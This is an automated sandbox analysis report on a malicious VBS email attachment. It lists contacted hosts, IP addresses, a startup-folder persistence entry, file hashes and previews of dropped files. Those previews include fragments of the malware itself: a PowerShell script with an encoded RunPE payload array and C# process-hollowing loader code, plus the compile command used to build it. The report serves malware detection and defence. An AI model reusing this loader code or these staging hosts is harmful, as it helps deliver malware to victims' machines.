
Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://textbin.net/raw/gia9ab2dg0	true	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
sky01.publicvm.com	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.535236565.000001B3C4AA4000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000006.00000002.492233928.000002464EE2D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000006.00000002.492233928.000002464EE2D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000002.00000002.534601743.000001B3B5C2B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/	powershell.exe, 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.535236565.000001B3C4AA4000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000006.00000002.509443162.000002465EC34000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://textbin.net/raw/gia9ab2dg00y	powershell.exe, 00000002.00000002.523386624.000001B3B4C52000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.522337987.000001B3B4A41000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.491464852.000002464EBD1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000B.00000002.530065189.000001D38DE21000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 0000000E.00000002.910606131.0000000003351000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://textbin.net	powershell.exe, 00000002.00000002.523386624.000001B3B4C52000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000006.00000002.492233928.000002464EE2D000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
148.72.177.212	textbin.net	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
91.193.75.216	sky01.publicvm.com	Serbia		209623	DAVID_CRAIGGG	false
199.102.48.248	SQL8003.site4now.net	United States		35937	ZCOLO-LAS01US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	627719
Start date and time: 16/05/202219:28:00	2022-05-16 19:28:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Re-RFQ - PN List.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Copyright Joe Security LLC 2022

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winVBS@22/28@3/4
EGA Information:	• Successful, ratio: 25%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 93.184.221.240
- Excluded domains from analysis (whitelisted): client.wns.windows.com, wu.ec.azureedge.net, ctldl.windowsupdate.com, arc.msn.com, wu-bg-shim.trafficmanager.net, wu.azureedge.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, sls.update.microsoft.com, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Execution Graph export aborted for target InstallUtil.exe, PID 1400 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 6488 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 924 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:29:22	API Interceptor	1x Sleep call for process: wscript.exe modified
19:29:33	API Interceptor	190x Sleep call for process: powershell.exe modified
19:29:46	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Copyright Joe Security LLC 2022

Created / dropped Files

C:\Users\Public\gia9ab2dg0.PS1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	72380
Entropy (8bit):	4.487269333453108
Encrypted:	false
SSDEEP:	768:DG/YDiYzl8cxJiaxr4ObGjITCTmUHh8hDhpjMWA1nDtWFnXyONzp208wSuPV0fFQ:ae9x1rNKKjgD8FniON9f+aNvHKW5/D
MD5:	C95C4C5AD07F648F678ADC868D188027
SHA1:	9C66D7C88D8E72F776031AE1F7BF91ACC7008461
SHA-256:	2EC7DE458E24B557DC21200CE248E299B89E9454A919464AEB6D3833EE10E8E3
SHA-512:	F667C30ED25A9C5228D4C84B82906E571E2F2A98F9E16922BD5ED1B04C0DC9CE55C4CCFCD1C6041F6DD2445293DC48CD71820330F048FD44F6D9F34CFBB79 9
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: C:\Users\Public\gia9ab2dg0.PS1, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	.Add-Type -AssemblyName System.Windows.Forms..Add-Type -AssemblyName Microsoft.VisualBasic..Add-Type -AssemblyName Microsoft.CSharp..Add-Type -AssemblyName System.Management..Add-Type -AssemblyName System.Web....[Byte[]] $RUNPE = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109 ,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,144,64,16,236,193,136,205,230,146,236,29,105,71,35,41,171,42,129,202,101,86,101,93,102,22,64 ,204,237,157,188,247,222,123,239,189,247,222,123,239,189,247,186,59,157,78,39,247,223,255,63,92,102,100,1,108,246,206,74,218,201,158,33,128,170,200,31 ,63,126,124,31,63,34,214,77,177,188,72,95,95,55,109,190,56,252,141,19,255,207,241,211,34,187,88,86,77,91,76,155,238,87,175,214,203,182,88,228,227,179, 101,155,215,213,234,117,94,95,22,211,188,215,236,77,254,174,181,159,125,81,76,235,170,169,206,219,241,79,22,205,58,43,159,100,77,49,237,190,113,82,149 ,101,62,109,139,106,217,140,63,207,151,121,205,77,126,227,100,153,45,242,102,149,77,243,244,243,179,55,191,1

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\wscript.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...l.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	modified
Size (bytes):	330
Entropy (8bit):	3.1283949652847367
Encrypted:	false
SSDEEP:	6:kKrtoJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:TVkPlE99SNxAhUesE1
MD5:	11D4E7F875B93256FA99070078197E64
SHA1:	CB8FB5470849A11A500F34E52BC29485B255237F
SHA-256:	8F61FBFA1D7ED127BB5F6267CCA774F6F6936D5FC8AE1FA7AB84120A30E49D9A
SHA-512:	72525F4C8A15A6D1A1B063C25855DD770B9F3134926FE960AFB5D25A3F02A29AD93D23A58BA780C0FF7FBB892190D91BB60C227AAC1BFA015A848021A68CE82 9
Malicious:	false
Preview:	p..... .....9...i..(..... .....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\InstallUtil.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	425
Entropy (8bit):	5.340009400190196
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhav:ML9E4Ks2wKDE4KhK3VZ9pKhk
MD5:	CC144808DBAF00E03294347EADC8E779
SHA1:	A3434FC71BA82B7512C813840427C687ADDB5AEA
SHA-256:	3FC7B9771439E777A8F8B8579DD499F3EB90859AD30EFD8A765F341403FC7101
SHA-512:	A4F9EB98200BCAF388F89AABAF7EA57661473687265597B13192C24F06638C6339A3BD581DF4E002F26EE1BA09410F6A2BBDB4DA0CD40B59D63A09BAA1AADD3D
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.884004042663719
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4n2Ca6pZlb4:ySib4q4dvEib42opbjvwRjdvRnrkjh4v
MD5:	BD615E1A2BC83828E536E020BD2D7DE9
SHA1:	340AF08B8BB60B52442FFE05FF8277C4276C8320
SHA-256:	B5285E108F6ED9D942F56E840A5DFCA938E65FBC64A18729DFD96BE71D878416
SHA-512:	90EC9D0E15D0D7609963BC7E19A2DE7B1D8B068460D2A0AA666D94E84360116868D19417F5C8D87E82D917CF6BC8BFFDEA8CDC73A86CD44419FFACA1E261DE6
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1664
Entropy (8bit):	5.482563553285258
Encrypted:	false
SSDEEP:	48:mTrB4nqRL/HEekFnCvO9tC43uBSfMM9lH/MRNYqrIByjwAj:mTrqnObHba4Oe43uxGlHwNn0Bydj
MD5:	5F17A93CDAD157820E394DC0F3997CF8
SHA1:	8BD19C2C6BC495B18D5D9236816FE3CE840AA5F6
SHA-256:	FBC340A69AF22A3054D02AD484F41BD943A447769DE12A1612AF370918BEC203
SHA-512:	796E07E1F8C9CD8850FA1431784FD5AAAB046A102321240215C7AF152CEF01CD6AC55F1F512D9AD9B9B07F307504A6582A1C7CC849308B0949A76630A785DFC
Malicious:	false
Preview:	@...e.....G.....@.....4.....b..4.@.o.....G.....System.Web..H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o...A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..8.....'....L..}.....System.Numerics.4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....):gK..G...$.1.q.....System.Configuration<.....)L..Pz.O.E.R.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....

C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	C++ source, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	15102
Entropy (8bit):	4.763851296298132
Encrypted:	false
SSDEEP:	192:d4FazHgDRO2fwldsgNA/DxRry0at6knscDiF1u74+mFXqvFuI:+Fa9ldsgNeL1at6oslF1u2avN
MD5:	5B28648A4E188B0EBDF2D5EDCDA61624
SHA1:	FAF0BA6C2EF8D8184881EDA8A276796449969E1C
SHA-256:	E92ACAFC5A9DD128B120809AAF76178275C3D22B13FB7CC2F0D9C624BEFED1B1
SHA-512:	972FCA6205F8927363B751FF51C6CF07C3B42F7CBD8FBE12C1098DF539118ECF3D3CE1AF3B5D376C8710ED183786FC911279FF81941ABA4202A11CA5670B993
Malicious:	false
Preview:	.using System;..using System.Diagnostics;..using System.Runtime.InteropServices;..using System.Text;..using Microsoft.VisualBasic;..using System.Collections.Generic;....namespace GIT..{.. public sealed class Repository.. {.. public static void Execute(string path, byte[] payload).. {.. for (int i = 0; i < 5; i++).. {.. int readWrite = 0x0;.. NativeMethods.StartupInformation si = new NativeMethods.StartupInformation();.. NativeMethods.ProcessInformation pi = new NativeMethods.ProcessInformation();.. si.Size = (UInt32)(Marshal.SizeOf(typeof(NativeMethods.StartupInformation))); //Attention !.... try.. {.. bool createProc = NativeMethods.CreateProcessA(path, "", IntPtr.Zero, IntPtr.Zero, false, 0x00000004 | 0x08000000, IntPtr.Zero, null, ref si, ref pi);.. if (!createProc).. {..

C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	333
Entropy (8bit):	5.0468605295995275
Encrypted:	false
SSDEEP:	6:pAu+H2L/0DjuM3RLBPWdy1MZ915N723f1k+B0zxspRu6EXbB/N723f1k+b:p37L/UukvGZ91batk+B0cY6EXbBlatks
MD5:	F8CC808956A1DBA06C132EF9B10E2903
SHA1:	06C2D7CCF2DA17AA7A7663E016447864264BB0AA
SHA-256:	4144637C604F11CC6570E6A769692B3A30BCB3745E53024DDDCDD1C21D469DDB
SHA-512:	4AEECC91A06BCC94EAF09462BBF372DFD5D71A5D8A4854323FD18D53FF346C43A5D9FF03C9CDF0B2F803F290DA6B41895B8A623A49F990FBBAFA827BED23D785
Malicious:	false
Preview:	/t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll" /debug- /optimize+ /platform:X86 /unsafe /target:library "C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs"

C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.022390817701844
Encrypted:	false
SSDEEP:	192:ZrwrEuvXuse9L9kJfpesGCFoOQejfvdLav63lktPGgK:ZeVesgL9OfYDCKejHdL136ugK
MD5:	989E1366E27A69F74476C3498AAAE89A
SHA1:	F9B7FDE729775B0644932B615AE04B3B008FFC9B
SHA-256:	F31D2B71489BB3A7728094B0A102200A26F98CE1F2A76FCF8FDB1816D3C540F5
SHA-512:	67BD7DE4CDECDFB0D214D146DFABF97C0AB402985D363A9873C169FF58B09CF1B50B387081AB3AA188FC8B444A2CB4890A431397B2794EC9FF99227F68D8AE25
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!....&.....E... ...`..... ..... ..@.....D..W....`..... ....H.....text...$%... ...&..... ..`.rsrc.....`.....(.....@..@.reloc.....@..B.....E.....H.....(*.....0.....8.....(....(....}....~.....r...p~....~..... ....~.....o1.....-.s....z..<(.....4X(..... ....(.....3.~.....{.....o.....-%s....z~.....{.....o.....-.s....z...)....~.....{.....X....o).....-.s....z....3.~.....{.....o-....s....z....PX(.....TX(.....~.....{..... .0...@o!.....-.s....z~.....{.....o%.....-.s

C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	941
Entropy (8bit):	5.223369918239281

Encrypted:	false
SSDEEP:	24:KOuIdnUCZXathFEXb3at6KaM5DqBVKVrdFAMBJT44a:y0UCZKtbt6KxDcVKdBJc4a
MD5:	2AFA8A39A27D20C65D3D7BE409B88C5B
SHA1:	BB327D6676B22126720A52142D66CF23D114AFC2
SHA-256:	17568FC0C9A4E5B0BE645618E4C9C90B723CD07B3801BE7E913D1ACB3503D0C2
SHA-512:	030F7BB169003EE42D17AD67ED05EE537C81D61C0F5DA8025EF1099AD5C33C1C1AE009B66E1ADEC3A64493DF0C7B8A35C68DAB42514C263E0E91FA8E08D30 77
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.W indows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.dll" /debug- /optimize+ /platform:X86 /unsafe /target:library "C:\Users\user\AppData\Local\Temp\5arm45ue\5arm45ue.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Mi crosoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....warning CS1607: Assembly generation -- Referenced assembly 'mscorlib.dll' targets a different processor..

C:\Users\user\AppData\Local\Temp\5arm45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0893251409333966
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grygak7YnqqWPN5Dlq5J:+RI+ycuZhNuakSWPNnqX
MD5:	D05383B7C687FC28B8F4FC0C91B2E8A5
SHA1:	397A3851B5EC340A5E60610A0EEE1F0D10FEE9CC
SHA-256:	36EE338E7C0313F85F4EF34F8687C5349D850B5B3F20943E922CBD3AD453A3C9
SHA-512:	72EF0FAC394F69D6D44EC33C6EA1875C26F094DAD949ACE55BF9487804518EC91E298B587072F841906F923452B24768CEC42D3649E44217E753184E669BDC9D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.a.r.m.4.5.u.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.a.r.m.4.5.u.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES14F3.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ce, 9 symbols
Category:	dropped
Size (bytes):	1396
Entropy (8bit):	4.100108086923389
Encrypted:	false
SSDEEP:	24:Hri9CaMKAxZaHrolYhK0buVMONwI+ycuZhN8qakS3bPNnq92d:gMx0LolaKYu9m1ul9a3hq9G
MD5:	ECDE385ADBB15C9C3A63910E48364F25
SHA1:	BE2542FE33E8E84732BA6EEF2B3DE109CD335E1A
SHA-256:	C7455CEF351196818401F1E8E1FAF7FA9BA118AA70A3E87284EE0DC8FB1C54F7
SHA-512:	2A979C8DC5A80D2A3E31F1D9BB3F2130194E7B4926708CC6E51922C88212D318A907423FBB77251C15E6FFA67E4974BE47CA29AC9CAB0A2AC1BA2DB7935EDA 49
Malicious:	false
Preview:	L.....b.....debug$S.....@..B.rsrc$01.....X.....t.....@..@.rsrc$02.....P...~.....@..@.....V....c:\Users\user\AppData\Local\Temp\lvvc hi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP.....r\...k./2.>..~.....7.....C:\Users\user\AppData\Local\Temp\RES14F3.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres. exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o..... $.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l. N.a.m.e...l.v.v.c.h.i.0.q...

C:\Users\user\AppData\Local\Temp\RESC9E1.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	3.9994034632031084
Encrypted:	false
SSDEEP:	24:HIK9oVat/SO0moyutbaHgYhKKjmNII+ycuZhNuakSWPNnq9ed:CIt/J5nRKMmu1ulua3qq9+
MD5:	6DF2142D3D29C6B02DA33122B71E2368

SHA1:	262370695120C64CE289E3E4A3DDAE10935DBA67
